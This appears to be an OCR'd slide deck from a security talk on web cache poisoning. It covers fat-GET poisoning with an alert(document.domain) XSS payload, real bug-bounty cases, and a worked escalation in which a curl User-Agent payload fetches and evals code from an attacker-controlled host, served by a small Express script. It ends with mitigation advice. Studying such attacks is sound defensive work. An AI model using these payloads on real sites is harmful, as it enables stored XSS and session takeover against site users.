
```
GET /?cp=dos HTTP/2
Host: example.com
```

→

```
HTTP/2 302 Found
Location: https://example.com:1337/?cp=dos
X-Cache: Hit
```



Fat GET Cache poisoning



Fat GET Cache poisoning

```
GET /traductions.js?callback=setLang HTTP/2
Host: example.com
Content-Lenght: 7

callback=foo
```

```
HTTP/2 200 OK
Server: nginx
X-Cache: Miss

const setLang = (lang) => {
    document.cookie = 'lang=' + lang;
};

foo ({
    "lang":"FR"
});
```

```
GET /traductions.js?callback=setLang HTTP/2
Host: example.com
Content-Lenght: 7

callback=alert(document.domain)
```

```
HTTP/2 200 OK
Server: nginx
X-Cache: Hit

const setLang = (lang) => {
    document.cookie = 'lang=' + lang;
};

alert(document.domain) ({
    "lang":"FR"
});
```

Real cases

Paypal
DoS via web cache poisoning
https://hackerone.com/reports/622122

NextCloud
XSS via web cache poisoning
https://hackerone.com/reports/429747

- CP-DoS on Hackerone.com static files
- GitHub CP-DoS
- GitLab CP-DoS
- Single request DoS of www.shopify.com
- Web Cache Deception on Kaspersky
- Local Route Poisoning on Unity
- Cache Poisoning to Open Redirect on Drupal
- ...

ChatGPT
Account Takeover via Web Cache Deception
https://nokline.github.io/bugbounty/2024/02/04/ChatGPT-ATO.html

Shopify
Host header web cache poisoning lead to DoS
https://hackerone.com/reports/1096609

U.S. Dept Of Defense
DoS via web cache poisoning
https://hackerone.com/reports/1183263

TikTok
Information Leakage via Web Cache Deception
https://hackerone.com/reports/1484468

Real cases - CP to XSS to RCE + CPDoS

#YWH-PGM7329-42 New

Web Cache Poisoning leads to Cross-Site Scripting Stored

Submitted by Nishacid on Wed, 21 Feb 2024 1 comment

Web Cache Poisoning on [redacted] via Header injection le ads to denial of service

Submitted by Nishacid on Sun, 25 Feb 2024 7 comments

https://github.com/nowak0x01/Drupalwned

```
/tmp/tmp.gYXCGhPCum batcat app.js
       File: app.js
   1   const express = require('express');
   2   const path = require('path');
   3
   4   const app = express();
   5   const port = 8000;
   6
   7   app.get('/test', (req, res) => {
   8     console.log(`exploit trigger`);
   9   res.set('Access-Control-Allow-Origin', '*');
  10   res.sendFile(path.join(__dirname, 'test.js'));
  11   });
  12
  13   app.listen(port, () => {
  14     console.log(`Example app listening on port ${port}`);
  15     });
/tmp/tmp.gYXCGhPCum batcat test.js
       File: test.js
   1   alert(1)
/tmp/tmp.gYXCGhPCum node app.js
Example app listening on port 8000
exploit trigger
```

```
~ » curl -sk 'https://[redacted]/?buster=include' -H "User-Agent:
foogarbage'-fetch('https://takeover.i-will-pwn-your.host/test').then(response => response.te
t()).then(foo => eval(foo))-'" --head
HTTP/1.1 200 OK
Date: Thu, 22 Feb 2024 17:22:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: max-age=10800, public
X-UA-Compatible: IE=edge
Content-Language: fr
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Permissions-Policy: interest-cohort=()
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary: Cookie
Content-Security-Policy: report-uri /report-csp-violation
Strict-Transport-Security: max-age=15724800; includeSubDomains
Referrer-Policy: no-referrer-when-downgrade
Feature-Policy: microphone 'none'; geolocation 'none'
Last-Modified: Thu, 22 Feb 2024 17:22:58 GMT
ETag: "1708622578"

~ » curl -sk 'https://[redacted]/?buster=include' | grep -i fooga
bage
                    env_os: 'foogarbage'-fetch('https://takeover.i-will-pwn-your.host/test')
then(response => response.text()).then(foo => eval(foo))-'',

~ »
```

5 - Recommandations

- Do not trust data in HTTP headers
- Only cache files that are truly static
- Do not trust GET request bodies
- Do not trust user input
- Patch client-side vulnerabilities even if they seem unexploitable
- Include potentially sensitive user input into the cache key.
- Configure web caches properly to avoid caching responses with user input, or at least cache them safely.
- Use cache variation headers wisely to ensure that different versions of a page are cached based on the content of specific request headers.

Ressources

- https://portswigger.net/web-security/web-cache-poisoning
- https://book.hacktricks.xyz/pentesting-web/cache-deception
- https://www.digitalocean.com/community/tutorials/web-caching-basics-terminology-http-headers-and-caching-strategies
- https://nokline.github.io/bugbounty/2022/09/02/Glassdoor-Cache-Poisoning.html
- https://youst.in/posts/cache-poisoning-at-scale/
- https://cpdos.org/
- https://portswigger.net/research/responsible-denial-of-service-with-web-cache-poisoning
- https://github.com/reddelexc/hackerone-reports/blob/master/tops_by_bug_type/TOPWEBCACHE.md
- https://0xn3va.gitbook.io/cheat-sheets/web-application/web-cache-poisoning

#Thanks!

@Nishacid